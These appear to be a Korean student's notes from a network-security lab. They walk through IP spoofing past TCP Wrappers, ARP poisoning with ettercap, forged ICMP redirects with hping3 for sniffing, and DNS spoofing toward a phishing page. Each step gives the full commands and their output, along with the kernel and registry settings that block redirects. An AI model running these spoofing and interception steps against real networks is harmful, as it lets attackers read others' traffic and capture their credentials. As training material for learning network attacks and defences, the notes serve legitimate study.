

## 9.29 Local IP Spoofing, ICMP Spoofing, ICMP Redirect, DNS Attack, 파밍

### Local IP Spoofing (28p)

#### CentOS

[root@Linux-11 바탕화면]# vim /etc/hosts.allow

```
sshd : 172.16.10.10
```

[root@Linux-11 바탕화면]# vim /etc/hosts.deny

```
sshd : ALL
```

[root@Linux-11 바탕화면]# service sshd restart

```
sshd 를 정지 중: [ OK ]
sshd (을)를 시작 중: [ OK ]
```

#### Win

```
login as: root
root@172.16.10.20's password:
[root@Linux-11 ~]# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:04:56:2B:84:FA
          inet addr:172.16.10.20  Bcast:172.16.10.255  Mask:255.255.255.0
          inet6 addr: fe80::204:56ff:fe2b:84fa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1685 errors:0 dropped:0 overruns:0 frame:0
          TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:167354 (163.4 KiB)  TX bytes:13316 (13.0 KiB)
```

#### 칼리

root@kali-04:~/Desktop# ssh 172.16.10.20

kex\_exchange\_identification: read: Connection reset by peer

Connection reset by 172.16.10.20 port 22

root@kali-04:~/Desktop# ettercap -T eth0 -M arp:remote //172.16.10.10// //172.16.10.20//

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

```
TARGET (eth0) contains invalid chars !
```

와이어 샤크 켜고 필터 ssh

원도우

에서 뿌디 -> 172.16.10.20

칼리

```
root@kali-04:~/Desktop# ifconfig eth0:0 172.16.10.10 netmask 255.255.255.0 // 가상 IP 생성 (충돌 안나)
```

```
root@kali-04:~/Desktop# ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.10.30 netmask 255.255.255.0 broadcast 172.16.10.255
    inet6 fe80::204:56ff:fe2f:d656 prefixlen 64 scopeid 0x20<link>
    ether 00:04:56:2f:d6:56 txqueuelen 1000 (Ethernet)
    RX packets 1670 bytes 162832 (159.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 2779 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0:0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.10.10 netmask 255.255.255.0 broadcast 172.16.10.255
    ether 00:04:56:2f:d6:56 txqueuelen 1000 (Ethernet)

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 32 bytes 1600 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 1600 (1.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali-04:~/Desktop# ssh -b 172.16.10.10 172.16.10.20
```

```
The authenticity of host '172.16.10.20 (172.16.10.20)' can't be established.
RSA key fingerprint is SHA256:xNJEugA8TCCfxnVjq+tx4782DQimckOfLm9kcl0l7os.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.10.20' (RSA) to the list of known hosts.
root@172.16.10.20's password:
Last login: Tue Sep 29 09:33:49 2020 from 172.16.10.10
```

CentOS

```
[root@Linux-11 바탕화면]# netstat -atunp | grep :22
```

```

tcp      0      0 0.0.0.0:22          0.0.0.0:*
LISTEN   3943/sshd
tcp      0      0 172.16.10.20:22     172.16.10.10:45501
ESTABLISHED 4211/sshd
tcp      0      0 :::22              :::*
LISTEN   3943/sshd

```

-> 칼리에서 들어왔지만 윈도우가 들어왔다고 생각하게 됨

-> .10 은 윈도우 .20은 APM .30은 칼리!

## Local IP Spoofing 공격 실습 (34p)

- 공격자 : Kali, 서버 : CentOS(FTP), 허가된 클라이언트 : WinXP(파일질라)
- FTP 서버에서 접근제어 설정 -TCP Wrapper 설정 (172.16.10.10 만 접근 허용)
- 공격 수행 전 허가된 클라이언트 (WinXP) 에서만 접근되는지 확인
- Kali에서 IP Spoofing 공격을 통해 FTP로 CentOS 에 접속

### CentOS

[root@Linux-11 바탕화면]# rpm -qa | grep vsftpd

[root@Linux-11 바탕화면]# yum -y install vsftpd

[root@Linux-11 바탕화면]# vim /etc/hosts.allow

```

sshd : 172.16.10.10
vsftpd : 172.16.10.10

```

[root@Linux-11 바탕화면]# vim /etc/hosts.deny

```


ALL : ALL

```

[root@Linux-11 바탕화면]# service vsftpd restart

### Win

파일질라 ->



칼리

```
root@kali-04:~/Desktop# ftp 172.16.10.20
```

```
Connected to 172.16.10.20.
421 Service not available.
```

```
ftp> quit
```

ftp는 바인딩 옵션이 없기 때문에 telnet 을 이용할거야

포트번호를 이용해서 request 패킷을 보낼 수 있다.

```
root@kali-04:~/Desktop# apt-get install telnet // 일단 telnet 설치부터 하자.
```

```
root@kali-04:~/Desktop# telnet 172.16.10.20 80
```

```
Trying 172.16.10.20...
Connected to 172.16.10.20.
Escape character is '^]'.
HEAD / HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Tue, 29 Sep 2020 02:13:36 GMT
Server: Apache/2.2.15 (CentOS)
Connection: close
Content-Type: text/html; charset=iso-8859-1

Connection closed by foreign host.
```

스니핑 먼저 걸기

```
root@kali-04:~/Desktop# ettercap -T -i eth0 -M arp:remote //172.16.10.10// //172.16.10.20//
```

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:04:56:2F:D6:56
          172.16.10.30/255.255.255.0
          fe80::204:56ff:fe2f:d656/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
.
.
.
```

와이어샤크 실행

다른탭 열기

```
root@kali-04:~/Desktop# telnet -b 172.16.10.10 172.16.10.20 21
```

```
Trying 172.16.10.20...
Connected to 172.16.10.20.
Escape character is '^]'.
220 (vsFTPD 2.2.2)
USER ktest
331 Please specify the password.
PASS keroro2424.
230 Login successful.
LIST
425 Use PORT or PASV first.
PASV
227 Entering Passive Mode (172,16,10,20,231,56).
LIST
QUIT
```

```
Connection closed by foreign host.
```

## ICMP Spoofing (ICMP Redirect)

### ICMP Redirect Sniffing (40p)

## 칼리

와이어샤크 실행하고

## CentOS

[root@Linux-11 바탕화면]# arp -v

Address	Hwtype	Hwaddress	Flags	Mask	Iface
172.16.10.10	ether	00:04:56:2f:d6:56	C		eth0
172.16.10.254	ether	cc:01:10:a8:00:00	C		eth0
172.16.10.30	ether	00:04:56:2f:d6:56	C		eth0
Entries: 3 Skipped: 0 Found: 3					

[root@Linux-11 바탕화면]# arp -s 172.16.10.254 cc:01:10:a8:00:00

[root@Linux-11 바탕화면]# arp -v

Address	Hwtype	Hwaddress	Flags	Mask	Iface
172.16.10.10	ether	00:04:56:2f:d6:56	C		eth0
172.16.10.254	ether	cc:01:10:a8:00:00	CM		eth0
172.16.10.30	ether	00:04:56:2f:d6:56	C		eth0
Entries: 3 Skipped: 0 Found: 3					

## 칼리

root@kali-04:~# ettercap -T -i eth0 -M arp:remote //172.16.10.10// //172.16.10.254//

```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:04:56:2F:D6:56
          172.16.10.30/255.255.255.0
          fe80::204:56ff:fe2f:d656/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
.
.
.
```

## CentOS

[root@Linux-11 바탕화면]# route

#### Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
172.16.10.0	*	255.255.255.0	U	0	0	0	eth0
link-local	*	255.255.0.0	U	1002	0	0	eth0
default	172.16.10.254	0.0.0.0	UG	0	0	0	eth0

## ICMP Redirect 메시지 보내기

### 칼리

```
root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.20 --icmp-ipdst 8.8.8.8 -a 172.16.10.254 172.16.10.20
```

와이어샤크 | icmp

```
src : 172.16.10.20  dst : 8.8.8.8
```

### CentOS

```
[root@Linux-11 바탕화면]# ping 8.8.8.8
```

### 칼리

와이어 샤크 : icmp && ip.addr == 8.8.8.8

## 양방향 Sniffing

### 칼리

NAT 설정을 해야 한다.

```
root@kali-04:~# iptables -t nat -A POSTROUTING -s 172.16.10.0/24 -o eth0 -j MASQUERADE
root@kali-04:~# iptables -t nat -L
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
MASQUERADE all  --  172.16.10.0/24        anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

## CentOS

[root@Linux-11 바탕화면]# ping 8.8.8.8

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
-> 안간다.
```

## 칼리

커널 포어딩을 해야함

root@kali-04:~# vim /etc/sysctl.conf

```
net.ipv4.ip_forward=1 // 1로 활성화
```

root@kali-04:~# sysctl -p

```
net.ipv4.ip_forward = 1
```

메세지가 필터링 되는지 안되는지 와이어샹크로 확인

와이어샹크 : icmp.type == 8 || icmp.type == 0

iptables와 연동해서 쓰려면 커널 포워딩을 할 수 밖에 없지만

이렇게 되면 중간에 공격자가 생길 수 있다.

## ICMP Redirect 막기

Linux

- Kernel 에서 ICMP Redirect를 거부하도록 설정

## CentOS

[root@Linux-11 바탕화면]# vim /etc/sysctl.conf

```
Kernel sysctl configuration file for Red Hat Linux  
#  
# For binary values, 0 is disabled, 1 is enabled.  See sysctl(8) and  
# sysctl.conf(5) for more details.  
  
# Controls IP packet forwarding  
net.ipv4.ip_forward = 0  
  
net.ipv4.conf.all.accept_redirects = 0 // 여기부터 3줄 추가해주기  
net.ipv4.conf.default.accept_redirects = 0 // 추가  
net.ipv4.conf.eth0.accept_redirects = 0 // 추가
```



[root@Linux-11 바탕화면]# sysctl -p // 설정된 거 확인

```
net.ipv4.ip_forward = 0 // 0으로 설정된거 확인
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.eth0.accept_redirects = 0
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
kernel.sysrq = 0
kernel.core_uses_pid = 1
net.ipv4.tcp_syncookies = 1
kernel.msgmnb = 65536
kernel.msgmax = 65536
kernel.shmmax = 68719476736
kernel.shmall = 4294967296
```

## 칼리

root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.20 --icmp-ipdst 8.8.8.8 -a 172.16.10.254 172.16.10.20

```
HPING 172.16.10.20 (eth0 172.16.10.20): icmp mode set, 28 headers + 0 data bytes
```

하고 CentOS에서 ping 8.8.8.8

다시 칼리로 와서 와이어샤크에서 확인해보면 패킷 안뜸 (필터 : icmp.type == 8 || icmp.type == 0)

즉 칼리를 거치지 않고 바로 8.8.8.8 로 나가는 것을 확인할 수 있음

## 원상복귀

root@kali-04:~# iptables -t nat -D POSTROUTING 1 // 삭제해주기

root@kali-04:~# iptables -L

```
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

## ICMP Redirect 실습

- 공통실습
  - 공격자 : hping3
  - ICMP Redirect 를 이용하여 목적지 168.126.63.1 로 전달되는 요청 패킷(ping) Sniffing

- ICMP Redirect를 이용하여 목적지 google.co.kr 로 전달되는 요청 패킷(ping) Sniffing
- 호스트가 서비스와 통신이 수행될 경우 전달되는 데이터를 Sniffing 공격을 통해 확인  
ex) DNS, FTP, TELNET, HTTP...
- 보안 설정 후 공격이 차단되는 것을 확인 함
- 실습 1 (단 방향 Sniffing)
  - ICMP Redirect 공격 + Kernel Forwarding
  - 공격을 중지할 경우 패킷이 포워딩 되는지 확인
- 실습 2 (단 방향 Sniffing)
  - ICMP Redirect 공격 + Software Forwarding
  - 공격을 중지할 경우 패킷이 포워딩 되는지 확인
- 실습 3 (양 방향 Sniffing)
  - ICMP Redirect 공격 + Kernel Forwarding + NAT 설정
  - 패킷이 포워딩 되는지 확인
- 실습 4 (양방향 Sniffing)
  - ICMP Redirect 공격 + Software Forwarding + NAT 설정
  - 패킷이 포워딩 되는지 확인

- 단방향 kernel Forwarding

## Win

라우팅 테이블 확인하는 법

cmd -> route print

## 칼리

root@kali-04:~# ifconfig eth0:0 down // 위에서 한거 지워주기

root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.10 --icmp-ipdst 168.126.63.1 -a 172.16.10.254 172.16.10.10

와이어샷크 실행 -> dns

No.	Time	Source	Destination	Protocol	Length	Info
138	114.934799529	172.16.10.10	168.126.63.1	DNS	85	Standard query 0x0001 PTR 1.63.126.168.in-addr.arpa
140	114.934924921	172.16.10.10	168.126.63.1	DNS	85	Standard query 0x0001 PTR 1.63.126.168.in-addr.arpa
157	120.637519087	172.16.10.10	168.126.63.1	DNS	74	Standard query 0x0002 A www.google.com
159	120.637760942	172.16.10.10	168.126.63.1	DNS	74	Standard query 0x0002 A www.google.com


▶ Frame 138: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface eth0, id 0 ▶ Ethernet II, Src: CambiumN_2d:27:f3 (00:04:56:2d:27:f3), Dst: CambiumN_2f:d6:56 (00:04:56:2f:d6:56) ▶ Internet Protocol Version 4, Src: 172.16.10.10, Dst: 168.126.63.1 ▶ User Datagram Protocol, Src Port: 1056, Dst Port: 53 ▶ Domain Name System (query)
--

## 윈도우

cmd -> nslookup -> [www.google.com](http://www.google.com)

## 칼리

와이어샤크 필터 icmp 로 보면 실제 정상적이 redirect 메시지를 보내게 된다.



No.	Time	Source	Destination	Protocol	Length	Info
468	294.454717566	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
469	295.455901623	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
471	296.456878818	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
472	297.657533459	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
474	298.658092220	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
475	299.810364123	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
477	300.811074749	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
478	301.812135215	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
480	302.813141745	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
481	303.814220125	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
483	304.815150905	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
484	305.816174316	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)
486	306.817230589	172.16.10.254	172.16.10.10	ICMP	70	Redirect (Redirect for host)

Frame 137: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0  
Ethernet II, Src: CambiumN\_2f:d6:56 (00:04:56:2f:d6:56), Dst: CambiumN\_2d:27:f3 (00:04:56:2d:27:f3)  
Internet Protocol Version 4, Src: 172.16.10.254, Dst: 172.16.10.10  
Internet Control Message Protocol

## 칼리

```
root@kali-04:~# vim /etc/sysctl.conf
```

```
net.ipv4.ip_forward=0 // 0 으로 다시 바꿔주기
```

```
root@kali-04:~# sysctl -p
```

```
net.ipv4.ip_forward = 0
```

```
root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.10 --icmp-ipdst 168.126.63.1 -a 172.16.10.254 172.16.10.10
```

- 다른거 NAT

```
root@kali-04:~# iptables -t nat -A POSTROUTING -s 172.16.10.0/24 -o eth0 -j MASQUERADE
```

```
root@kali-04:~# iptables -t nat -L
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination
MASQUERADE all  -- 172.16.10.0/24        anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

```
root@kali-04:~# vim /etc/sysctl.conf
```

```
net.ipv4.ip_forward=1 // 1 으로 다시 바꿔주기
```

```
root@kali-04:~# sysctl -p
```

```
net.ipv4.ip_forward = 1
```

```
root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.10 --icmp-ipdst  
www.google.co.kr -a 172.16.10.254 172.16.10.10
```

```
HPING 172.16.10.10 (eth0 172.16.10.10): icmp mode set, 28 headers + 0 data bytes
```

와이어샤크 -> 필터 : http

커널 포워딩 끄고 소프트웨어 포워딩으로

- root@kali-04:~# vim /etc/sysctl.conf

```
net.ipv4.ip_forward=0 // 0으로 다시 바꿔주기
```

```
root@kali-04:~# sysctl -p
```

```
net.ipv4.ip_forward = 0
```

```
root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.10 --icmp-ipdst  
168.126.63.1 -a 172.16.10.254 172.16.10.10
```

```
HPING 172.16.10.10 (eth0 172.16.10.10): icmp mode set, 28 headers + 0 data bytes
```

즉 양방향은 무조건 Kernel Forwarding 을 해줘야한다.

## 윈도우에도 보안 정책이 있다.

윈도우 -> 실행창 -> regedit (레지스트리 편집기)

HKET\_LOCAL\_MACHIN -> SYSTEM -> Current ControlSet -> Services -> Tcpi -> Parameters ->  
EnableICMPRedirect 값을 0으로 설정 -> 재부팅

## 칼리

테스트는 단방향으로 하겠음

```
root@kali-04:~# iptables -t nat -D POSTROUTING 1
```

```
root@kali-04:~# iptables -t nat -L
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination

Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

```
root@kali-04:~# hping3 -1 -C 5 -K 1 --icmp-gw 172.16.10.30 --icmp-ipsrc 172.16.10.10 --icmp-ipdst
168.126.63.1 -a 172.16.10.254 172.16.10.10
```

```
HPING 172.16.10.10 (eth0 172.16.10.10): icmp mode set, 28 headers + 0 data bytes
```

win

cmd -> route print

nslookup

칼리

와이어샤크 (필터 : dns) -> 아무것도 안뜸 -> 스푸핑 막음

TCP Session Hijacking 은 넘어가 뒤에서 다시 할거야

## DNS Attack (55p) <인강 듣기..>

칼리

피싱 사이트 만들어주기 (만들시간 없으니까 그냥 이렇게만 설정하고 테스트하기)

```
root@kali-04:~# /etc/init.d/apache2 start
```

```
Starting apache2 (via systemctl): apache2.service.
```

파이어폭스 실행 -> localhost 접속

```
root@kali-04:~# cd /var/www/html
```

```
root@kali-04:/var/www/html# mv index.html index.html.back
```

```
root@kali-04:/var/www/html# vim index.html
```

```
phishing site
```

그럼 다시 파이어폭스에서 localhost 치면

phishing site 가 뜬다.

## CentOS

```
[root@Linux-11 바탕화면]# yum -y install bind-* 깔기
```

```
[root@Linux-11 named]# vim /etc/named.conf
```

```
options {
    listen-on port 53 { any; };
    listen-on-v6 port 53 { ::1; };
    directory      "/var/named";
    dump-file       "/var/named/data/cache_dump.db";
    statistics-file "/var/named/data/named_stats.txt";
    memstatistics-file "/var/named/data/named_mem_stats.txt";
    allow-query     { any; };
    recursion yes;
}
```

```
[root@Linux-11 named]# vim /etc/named.rfc1912.zones
```

```
zone "pentest.co.kr" IN {
    type master;
    file "pentest.co.kr.zone";
    allow-transfer {none;};
};
```

```
[root@Linux-11 named]# cd /var/named
```

```
[root@Linux-11 named]# cp named.localhost pentest.co.kr.zone
```

```
[root@Linux-11 named]# vim pentest.co.kr.zone
```

```
$TTL 1D
@      IN  SOA  ns1.pentest.co.kr.  root.pentest.co.kr. (
                                2020091501      ; serial
                                6H              ; refresh
                                30M             ; retry
                                1W              ; expire
                                1D)             ; minimum
@      IN  NS   ns1.pentest.co.kr.
@      IN  A    172.16.10.20
ns1    IN  A    172.16.10.20
www    IN  A    172.16.10.20
```

```
[root@Linux-11 named]# chgrp named pentest.co.kr.zone
```

```
[root@Linux-11 named]# service named restart
```

```
named 정지 중: [ OK ]
Generating /etc/rndc.key: [ OK ]
named 시작 중: [ OK ]
```

## Win

ncpa.cpl -> 기본 DNS 서버를 172.16.10.20 으로 변경

## 칼리

# DNS Attack 실습 (63p)

- 실습 1
  - ATTACKER : Kali, ATTACKER WEB Server : CentOS, VICTIM : WinXP
  - 피해자가 [www.naver.com](http://www.naver.com) 으로 접속할 때 nate로 접속 되도록 공격
  - dnsspoof Tool 사용
- 실습 2
  - ATTACKER : WinXP, ATTACKER WEB Server : CentOS, VICTIM : Kali
  - 피해자가 특정 Site(임의로 선택) 으로 접속할 때 공격자가 준비한 WEB Server로 접속 되도록 공격
  - Cain & Abel Tool 사용

- 실습 1

먼저nate ip 알아내기

root@kali-04:~/Desktop# nslookup

```
> www.nate.com
> Server:      168.126.63.1
> Address:     168.126.63.1#53
```

```
Non-authoritative answer:
Name:   www.nate.com
Address: 120.50.132.112
```

- 실습 2

## Win

카인 아벨 실행

## 파밍

: 가짜 사이트에서 아이디랑 비밀번호 치면 Attacker 가 그 정보를 가져오는 것